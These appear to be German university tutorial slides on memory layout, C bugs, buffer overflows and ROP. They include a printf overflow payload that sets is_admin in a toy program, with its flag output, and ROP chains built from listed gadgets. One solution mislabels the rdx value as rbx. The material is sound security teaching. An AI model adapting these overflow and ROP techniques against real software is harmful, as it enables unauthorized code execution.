

IT-Security Tutorübung 13

Dorian Zedler

28. Januar 2024

Technische Universität München

- Speicherlayout
- Fehler in C-Programmen
- Buffer Overflows
- Return Oriented Programming (ROP)

Quizizz

<https://quizizz.com/admin/quiz/65b6b34e9b91ae46dd422a4c?searchLocale=>

Hausaufgaben Präsentationen


Aufgabe 1

Aufgabe 1a - Speicherlayout

a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.

Aufgabe 1a - Speicherlayout

a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.



Aufgabe 1a - Speicherlayout

a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.

Aufgabe 1a - Speicherlayout

- a) Beschreibe, wie der Hauptspeicher eines Prozesses aufgebaut ist.
- Adressraum ist großes, eindimensionales Byte-Array. Nur teilweise belegt → dynamisch gemapped mit Pages → *virtueller Speicher*
 - Das Programm wird in das *Text-Segment* des Speichers geladen
 - Statisch initialisierte Variablen und String-Konstanten landen im *Daten-Segment*
 - Uninitialisierte statische Variablen landen im *BSS-Segment*
 - Der Stack wird mit jedem Funktionsaufruf um ein *Stackframe* erweitert
 - Im Stack Frame stehen lokale Variablen und *Rücksprungadresse*
 - Globale, dynamisch allozierte Variablen landen auf dem *Heap*. Der Speicherplatz dort wird mit `malloc` und `free` aus der *libc* verwaltet.
 - Dynamisch geladene Bibliotheken (z.B. *libc*) landen im *MMap-Segment*
 - Mehr Speicher kann der mit dem `mmap` *Syscall* angefordert werden.
 - Wird auf nicht gemappten Speicher zugegriffen, kommt es zu einem *Segmentation Fault*.

Aufgabe 2

Aufgabe 2a - Fehler in C-Programmen

```
1 void greet_user() {  
2     char name[255];  
3     gets(name);  
4     printf("Hello %s!\n", name);  
5 }
```

a) Finde den Fehler!

Aufgabe 2a - Fehler in C-Programmen

```
1 void greet_user() {
2     char name[255];
3     gets(name);
4     printf("Hello %s!\n", name);
5 }
```

a) Finde den Fehler!

- Die Funktion `gets` ermöglicht keine Beschränkung der Länge der Eingabe!
- Dadurch kann es zu einem Buffer Overflow kommen.
- Von der Manpage:

```
LIBRARY
    Standard C library (libc, -lc)

SYNOPSIS
    #include <stdio.h>

    [[deprecated]] char *gets(char *s);

DESCRIPTION
    Never use this function.
```

Aufgabe 2b - Fehler in C-Programmen

```
1  int main(int argc, char *argv[]) {
2      unsigned long long length = strtoull(argv[1], NULL, 0);
3      // integers should take up 4 bytes
4      printf("Memory size: %llu\n", length * sizeof(int));
5      int* buf = (int *) malloc(length * sizeof(int));
6      if (!buf) return EXIT_FAILURE;
7      for(unsigned long long i = 0; i < length; i++){
8          buf[i] = 0x1337;
9      }
10     return EXIT_SUCCESS;
11 }
```

b) Finde den Fehler!

Aufgabe 2b - Fehler in C-Programmen

```
1  int main(int argc, char *argv[]) {
2      unsigned long long length = strtoull(argv[1], NULL, 0);
3      // integers should take up 4 bytes
4      printf("Memory size: %llu\n", length * sizeof(int));
5      int* buf = (int *) malloc(length * sizeof(int));
6      if (!buf) return EXIT_FAILURE;
7      for(unsigned long long i = 0; i < length; i++){
8          buf[i] = 0x1337;
9      }
10     return EXIT_SUCCESS;
11 }
```

b) Finde den Fehler!

- Wenn length groß genug ist, dann wird length * sizeof(int) zu groß für einen unsigned long long und vorne abgeschnitten.
- Dadurch wird von malloc zu wenig Speicher allokiert in der Schleife wird über diesen Speicher hinaus geschrieben.
- Beispiel: 0x4000000000000001

Aufgabe 2c - Fehler in C-Programmen

```
1  const unsigned int length = 0x10;
2  char buf[length];
3
4  for(int i = 0; i <= length; i++) {
5      int character = fgetc(stdin);
6      if(character == EOF) {
7          buf[i] = 0;
8          break;
9      }
10     buf[i] = character;
11 }
```

c) Finde den Fehler!

Aufgabe 2c - Fehler in C-Programmen

```
1  const unsigned int length = 0x10;
2  char buf[length];
3
4  for(int i = 0; i <= length; i++) {
5      int character = fgetc(stdin);
6      if(character == EOF) {
7          buf[i] = 0;
8          break;
9      }
10     buf[i] = character;
11 }
```

c) Finde den Fehler!

- Die Schleife läuft zu oft, da `<=` statt `<` verwendet wird.
- Man kann genau ein byte über den Buffer hinaus schreiben.

Aufgabe 3

Aufgabe 3a - Buffer-Overflow

- a) Beschreiben Sie in eigenen Worten wie ein Buffer-Overflow Angriff funktioniert!

Aufgabe 3a - Buffer-Overflow

- a) Beschreiben Sie in eigenen Worten wie ein Buffer-Overflow Angriff funktioniert!
- Daten werden über den vorgesehenen Speicherbereich hinaus geschrieben.
 - Andere Variablen oder Laufzeitumgebung (z.B. return Adresse) werden überschrieben.
 - Meist durch fehlende Eingabeüberprüfung.
 - Kann durch geschickt gewählte Eingaben den Programmfluss manipulieren.

Aufgabe 3b - Buffer-Overflow

```
1  struct user {
2      char name[32];
3      int is_admin;
4  };
5  // ...
6  int main() {
7      struct user new_user;
8      memset(&new_user, 0, sizeof(new_user));
9      printf("Please enter your name:");
10     fgets(new_user.name, 200, stdin);
11     strtok(new_user.name, "\n");
12
13     if(new_user.is_admin == 1) execl("/bin/flag", "/bin/flag", NULL);
14     return 1;
15 }
```

b) An welcher Stelle tritt der Buffer-Overflow auf?

Aufgabe 3b - Buffer-Overflow

```
1  struct user {
2      char name[32];
3      int is_admin;
4  };
5  // ...
6  int main() {
7      struct user new_user;
8      memset(&new_user, 0, sizeof(new_user));
9      printf("Please enter your name:");
10     fgets(new_user.name, 200, stdin);
11     strtok(new_user.name, "\n");
12
13     if(new_user.is_admin == 1) execl("/bin/flag", "/bin/flag", NULL);
14     return 1;
15 }
```

b) An welcher Stelle tritt der Buffer-Overflow auf?

- Größe von name ist 32, aber fgets liest bis zu 200 Zeichen.
- 168 Zeichen können über den Buffer hinaus geschrieben werden.

Aufgabe 3c - Buffer-Overflow

```
1  struct user {
2      int user_id;
3      char name[32];
4      int birthday;
5      int is_admin;
6  };
7  // ...
8  int main() {
9      struct user new_user;
10     // ...
11 }
```

- c) Zeichnen Sie ein Diagramm, das die Verteilung der Variablen (und der Programmmanagementinformationen) auf dem Stack darstellt.

Aufgabe 3c - Buffer-Overflow

```
1  struct user {
2      int user_id;
3      char name[32];
4      int birthday;
5      int is_admin;
6  };
7  // ...
8  int main() {
9      struct user new_user;
10     // ...
11 }
```

- c) Zeichnen Sie ein Diagramm, das die Verteilung der Variablen (und der Programmmanagementinformationen) auf dem Stack darstellt.



Aufgabe 3d - Buffer-Overflow

```
1  struct user {
2      int user_id;
3      char name[32];
4      int birthday;
5      int is_admin;
6  };
7
8  int main() {
9      struct user new_user;
10     memset(&new_user, 0, sizeof(new_user));
11
12     printf("Please enter your name:");
13     fgets(new_user.name, 200, stdin);
14     strtok(new_user.name, "\n");
15
16     if(new_user.is_admin == 1) execl("/bin/flag", "/bin/flag", NULL);
17     return 0;
18 }
```

Aufgabe 3d - Buffer-Overflow

- d) Welche Eingabe müssen Sie als Angreifer an das Programm schicken, um eine Flagge zu erhalten? Welche Daten überschreiben Sie hierzu?

Aufgabe 3d - Buffer-Overflow

d) Welche Eingabe müssen Sie als Angreifer an das Programm schicken, um eine Flagge zu erhalten? Welche Daten überschreiben Sie hierzu?

user_id	name	birthday	is_admin	BFP	RET
---------	------	----------	----------	-----	-----

- Wir müssen `is_admin` auf 1 setzen.
- Dazu müssen wir zuerst die 32 bytes von `name` und die 4 bytes von `birthday` beliebig überschreiben.
- Danach müssen wir `is_admin` auf 1 setzen: `\x01\x00\x00\x00` (Das Byte `\x01` kommt zuerst, da das System little endian ist.)
- Beispiel:

```
1 $ printf 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB\x01\x00\x00\x00\n' |  
  ↪ ./vuln  
2 Please enter your name:Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB!  
3 flag{43646f65734e4f54696e73756c74444455621}
```

Aufgabe 4

Aufgabe 4x - Return Oriented Programming - Beispiel

```
0000000000401000 <_start>:  
401003: 59          pop     rcx  
401004: 48 31 c9    xor     rcx,rcx  
401007: ff e1      jmp     rcx  
401009: c3        ret  
40100a: 5a        pop     rdx  
40100b: 58        pop     rax  
40100c: ff e0      jmp     rax  
40100e: 48 31 c9    xor     rcx,rcx  
401011: 48 89 cb    mov     rbx,rcx  
401014: 0f 05     syscall  
401016: c3        ret
```

- x) Erstelle eine ROP-Chain, die `rdx=0x7d6e77707b707868` setzt und dann einen `syscall` ausführt.

Aufgabe 4x - Return Oriented Programming - Beispiel

```
0000000000401000 <_start>:
401003: 59          pop     rcx
401004: 48 31 c9   xor     rcx,rcx
401007: ff e1     jmp     rcx
401009: c3        ret
40100a: 5a        pop     rdx
40100b: 58        pop     rax
40100c: ff e0     jmp     rax
40100e: 48 31 c9   xor     rcx,rcx
401011: 48 89 cb   mov     rbx,rcx
401014: 0f 05     syscall
401016: c3        ret
```

x) Erstelle eine ROP-Chain, die `rdx=0x7d6e77707b707868` setzt und dann einen `syscall` ausführt.

- 1) `0x40100a` erstes Gadget
- 2) `0x7d6e77707b707868` Zielwert für `rbx`
- 3) `0x401014` zweites Gadget (`syscall`)

Aufgabe 4a - Return Oriented Programming

```
0000000000401000 <_start>:      401017: 58          pop    rax
401003: 59          pop    rcx      401018: c3          ret
401004: 48 31 c9    xor    rcx,rcx  401019: 59          pop    rcx
401007: ff e1      jmp    rcx      40101a: 48 31 c9    xor    rcx,rcx
401009: c3          ret            40101d: c3          ret
40100a: 5a          pop    rdx      40101e: 48 89 d1    mov    rcx,rdx
40100b: 58          pop    rax      401021: bb 01 00 00 00 mov    ebx,0x1
40100c: ff e0      jmp    rax      401026: c3          ret
40100e: 48 31 c9    xor    rcx,rcx  401027: 5b          pop    rbx
401011: 48 89 cb    mov    rbx,rcx  401028: 48 31 d8    xor    rax,rbx
401014: 0f 05      syscall        40102b: c3          ret
401016: c3          ret
```

- a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`,
`rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und
dann einen `syscall` ausführt.

Aufgabe 4a - Return Oriented Programming

```
0000000000401000 <_start>:          401017: 58          pop    rax
401003: 59          pop    rcx          401018: c3          ret
401004: 48 31 c9    xor    rcx,rcx      401019: 59          pop    rcx
401007: ff e1      jmp    rcx          40101a: 48 31 c9    xor    rcx,rcx
401009: c3          ret                40101d: c3          ret
40100a: 5a          pop    rdx          40101e: 48 89 d1    mov    rcx,rdx
40100b: 58          pop    rax          401021: bb 01 00 00 00 mov    ebx,0x1
40100c: ff e0      jmp    rax          401026: c3          ret
40100e: 48 31 c9    xor    rcx,rcx      401027: 5b          pop    rbx
401011: 48 89 cb    mov    rbx,rcx      401028: 48 31 d8    xor    rax,rbx
401014: 0f 05      syscall            40102b: c3          ret
401016: c3          ret
```

- a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`,
`rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und
dann einen `syscall` ausführt.

Aufgabe 4a - Return Oriented Programming

- a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`,
`rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und
dann einen `syscall` ausführt.

Aufgabe 4a - Return Oriented Programming

- a) Erstelle eine ROP-Chain, die `rax=0x0000000042421337`,
`rbx=0x7d6e77707b707868` und `rcx=0x006e69656d74656c` setzt und
dann einen `syscall` ausführt.

```
0x40100a           // erstes Gadget
0x006e69656d74656c // Zielwert für rcx, wird von erstem Gadget
                   // in rdx gepoppt
0x40101e           // wird in rax gepoppt, danach jmp rax
                   // zweites Gadget kopiert Wert von rdx nach rcx
0x401027           // drittes Gadget
0x7d6e77707b707868 // Zielwert für rbx
0x401017           // viertes Gadget
0x0000000042421337 // Zielwert für rax
0x401014           // fünftes Gadget (syscall)
```

Fragen? Feedback?

Bis zum nächsten Mal!
